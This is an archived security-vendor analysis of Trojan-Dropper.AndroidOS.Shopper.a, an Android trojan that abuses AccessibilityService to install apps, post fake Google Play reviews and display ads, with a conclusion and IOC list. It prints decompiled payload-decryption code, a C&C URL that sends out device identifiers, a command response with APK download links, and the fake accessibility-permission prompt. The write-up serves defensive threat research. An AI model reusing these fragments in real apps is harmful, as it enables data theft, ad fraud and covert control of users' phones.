
Smartphone shopaholic

By Igor Golovin

Published: 2020-01-09 · Archived: 2026-04-05 21:10:08 UTC

Have you ever noticed strange reviews of Google Play apps that look totally out of place? Their creators might give it five stars, while dozens of users rate it with just one, and in some cases the reviews seem to be talking about some other program entirely.




If so, you may be unknowingly acquainted with the work of Trojan-Dropper.AndroidOS.Shopper.a.

How Shopper.a works

Cybercriminals use Trojan-Dropper.AndroidOS.Shopper.a to boost certain app's rating and increase the number of installations and registrations. All this can be used, among other things, to dupe advertisers. What's more, the Trojan can display advertising messages on the infected device, create shortcuts to ad sites, and perform other actions.

Back to the suspicious reviews, Trojan-Dropper.AndroidOS.Shopper.a. can open Google Play (or another app store), install several programs, and write fake user reviews of them. To make user not notice anything untoward, the installation window is concealed by the app's "invisible" window. The lack of installation rights from third-party sources is no obstacle to the Trojan — it gives itself the requisite permissions through AccessibilityService. This service is intended by Google to facilitate the use of smartphones for people with disabilities, but in the hands of cybercriminals it poses a serious threat to device owners. With permission to use it, the malware has almost limitless possibilities for interacting with the system interface and apps. For instance, it can intercept data displayed on the screen, click buttons, and emulate user gestures.

Masked as a system app, the malware misleads the user by using the system icon and the name ConfigAPKs. Our eye was caught by the app's heavy obfuscation and suspicious use of AccessibilityService.



Distribution of Trojan-Dropper.AndroidOS.Shopper.a, October – November 2019

Trojan-Dropper.AndroidOS.Shopper.a was most widespread in Russia, where the largest share of infected users (28.46%) was recorded in October – November 2019. Second place went to Brazil (18.70%) and third to India (14.23%).

Technical details

At startup, after the screen is unlocked, the app decrypts and downloads the payload.

```
FileOutputStream v1_2;
byte[] v4;
FileOutputStream v0 = null;
try {
    byte[] v1 = f.a(this.c());
    int v2 = 16;
    byte[] v3 = new byte[v2];
    v4 = new byte[v1.length - 48];
    System.arraycopy(v1, v1.length - v2, v3, 0, v2);
    System.arraycopy(v1, 32, v4, 0, v4.length);
    int v1_1;
    for(v1_1 = 0; v1_1 < v2; ++v1_1) {
        int v5;
        for(v5 = 0; v5 < v4.length; ++v5) {
            v4[v5] = ((byte)(v4[v5] ^ v3[v1_1]));
        }
    }

    v1_2 = new FileOutputStream(arg10);
}
```

Then the Trojan collects information about victim's device (country, network type, vendor, smartphone model, email address, IMEI, IMSI), and forwards it to the cybercriminal server at:

http://api.adsnative123[.]com/search.php?sid=1001&sdk_v=A1.5.0&geo=PK&network=WIFI&time=1567059364545&lang=en&udid=dc9c9a616665e073&unkown=true&pname=com.cleaner.qe7a9d-4e4d-a6c9-69179c3c2490&anum=8&s_udid=&native=2&key=…

In response, it receives a set of commands:

```
{"code":200,"geo":"PK","time":1568645455172,"ads":
   [   {   "advid":"28021551",
           "pname":"alps-14247",
           "click_url":"",
           "impr_url":"",
           "state":"5",
           "apk_url":"http:\/\/cdn.adsnative123[.]com\/files\/apk\/alps-14247.apk",
           "imgh":"http:\/\/img.adsnative123[.]com\/img\/com.monitor.cleaner.pro_h.jpg",
           "imgv":"http:\/\/img.adsnative123[.]com\/img\/com.monitor.cleaner.pro_v.jpg",
           "icon":"http:\/\/img.adsnative123[.]com\/img\/com.monitor.cleaner.pro.png",
           "title":"SmartCleaner","content":"The makers of the world\u2019s most popular PC and Mac cleaning software bring you CCleaner for Android. Remove junk, ...",
           "hs":"1",
           "ss":0,
           "ac":"1"},

       {   "advid":"h5_222",
           "pname":"h5_222",
           "click_url":"http:\/\/06.natgame[.]com\/detail?id=222",
           "impr_url":"",
           "state":18,
           "apk_url":"",
           "imgh":"http:\/\/img.adsnative123[.]com\/img\/h5_222_h.jpg",
           "imgv":"http:\/\/img.adsnative123[.]com\/img\/h5_222_v.jpg",
           "icon":"http:\/\/img.adsnative123[.]com\/img\/h5_222.png",
           "title":"Air Attack","content": "Easy but exciting.With higher difficulty, player will face more intense air attack feeling wars solemn and stirring.",
           "hs":"2",
           "ss":0,
           "ac":0
       }
   ]
}
```


Depending on the commands, Shopper.a can:

- Open links received from the remote server in an invisible window (whereby the malware verifies that the user is connected to a mobile network).
- After a certain number of screen unlocks, hide itself from the apps menu.
- Check the availability of AccessibilityService rights and, if not granted, periodically issue a phishing request to the user to provide them.

```
this.g = 0;
this.h = 0;
es.a("Z1R3S2c5azZibGJOaTBkYk95anZxdn84OWlxdjdodDBuczNwNTN0NHU=");
this.fakeMessageHeader = "Warning !";
es.a("THlUOG1JUXhGWHZVZHVRMC0RHFkJERYXHFkQC1kYDVkLEAoSVVkJFRwYChxZFgkcF1kNERAKWRgaGhwKC1kNF1kcFwoMCxxZChgfHFkMChxXbnN4VUE1YldBV3RIUzMwcg==");
this.fakeMessage = "The phone is at risk, please open this access to ensure safe use.";
es.a("VUkzYkJpT1ZqZHVaTjJUbWltejNwMDVnakNDVkhYZWIzZQ==");
this.fakeMessageButton = "OK";
this.i = null;
this.accOnclick = new accesabilityAccessGetOnClickListener(this);
this.context = arg5;
```

- Disable Google Play Protect.
- Create shortcuts to advertised sites in the apps menu.
- Download apps from the third-party “market” Apkpure[.]com and install them.
- Open advertised apps on Google Play and “click” to install them.
- Replace shortcuts to installed apps with shortcuts to advertised sites.
- Post fake reviews supposedly from the Google Play user.
- Show ads when the screen is unlocked.
- Register users through their Google or Facebook accounts in a number of legitimate apps (such as in travel, retail, utilities and media categories) including the following apps:

App	Package name
Aliexpress	**com.alibaba.aliexpresshd**
Lazada	**com.lazada.android**
Zalora	**com.zalora.android**
Shein	**com.zzkko**
Joom	**com.joom**
Likee	**video.like**
Alibaba	**com.alibaba.intl.android.apps.poseidon**

Disclaimer: The malware described above does not exploit any vulnerabilities in legitimate apps that it downloads and registers users. The application only abuses Google Accessibility Service.

Conclusion

As noted above, one of the things that drew our attention was the use of AccessibilityService. This service is usually accessed by people with vision problems to facilitate smartphone use, such as having the names of app controls, web page content, etc., read out automatically. In other cases, it can be used to emulate on the app screen physical smartphone keys that have stopped working. If access is requested by a program whose functionality does not require AccessibilityService, be wary. And the best option is not to install apps from dubious sources at all, including from ads, whatever they promise. Even if the only danger posed by such apps comes from automatically written reviews, there is no guarantee that its creators will not change the payload at some later date. In any event, it’s worth getting hold of a mobile security solution that can independently detect and block dangerous apps.

IOCs

MD5

- 0a421b0857cfe4d0066246cb87d8768c
- 0b54b822683a70b9d4a3af08a2d506b2
- 0b682e9cae5b8623fc3e62048623dcdb
- 0ea057c5294a6cbfeffd2e91ae945981
- 0eb70afbb011916facf075f80cc07605
- 1a6d60b97fdeb29afc0bd16fcaa92d3a
- 1e82c197037ff0e21ccbc8c6161144c8
- 1e937712ca84a6364226a35e2fd9a550
- 1f13ba11ceba8ddb6e0faf61e6d8da23
- 2d234accdc400c892657b8568e217593
- 2d755050c896aed9701aa78a3668bf72
- 3a5ed5f6ecaa71f5c7b7447c1f451144
- 3ad3f270aef9f56d9117f711a3783a4a
- 3b1a2420c4afc019a19481a6f4282894
- 3c312fbb18e7822f87334a9366baf9fc
- 3cadeea4dedaf7d7db8b84d52cd6caea
- 03ccb6adbe12daef1b40f7a6d7d26dbc
- 3dc6538239e90e51233789c5876ccb71
- 3fe0e78d451bb8389f1d8cb5009c3452
- 4a3099f300741123e3c18b3a6d587ed8
- 4e44fb07073ea46390ea94ce26d7d737
- 5bbc06fc3058b76ee09d3cce608ebdda
- 5c316045836c4b4110552cc80af2fe75
- 5e313e5e4e37e87633ea342a24c27534
- 6ec7e5334f8b11499c150ba28f06e78c
- 7a0d40f3598a91fc1206b3b2bdd49c2c
- 7c68eb0bd93d8cf27539d2ff7da5bb15

C&C

http://api.adsnative123[.]com

Source: https://securelist.com/smartphone-shopaholic/95544/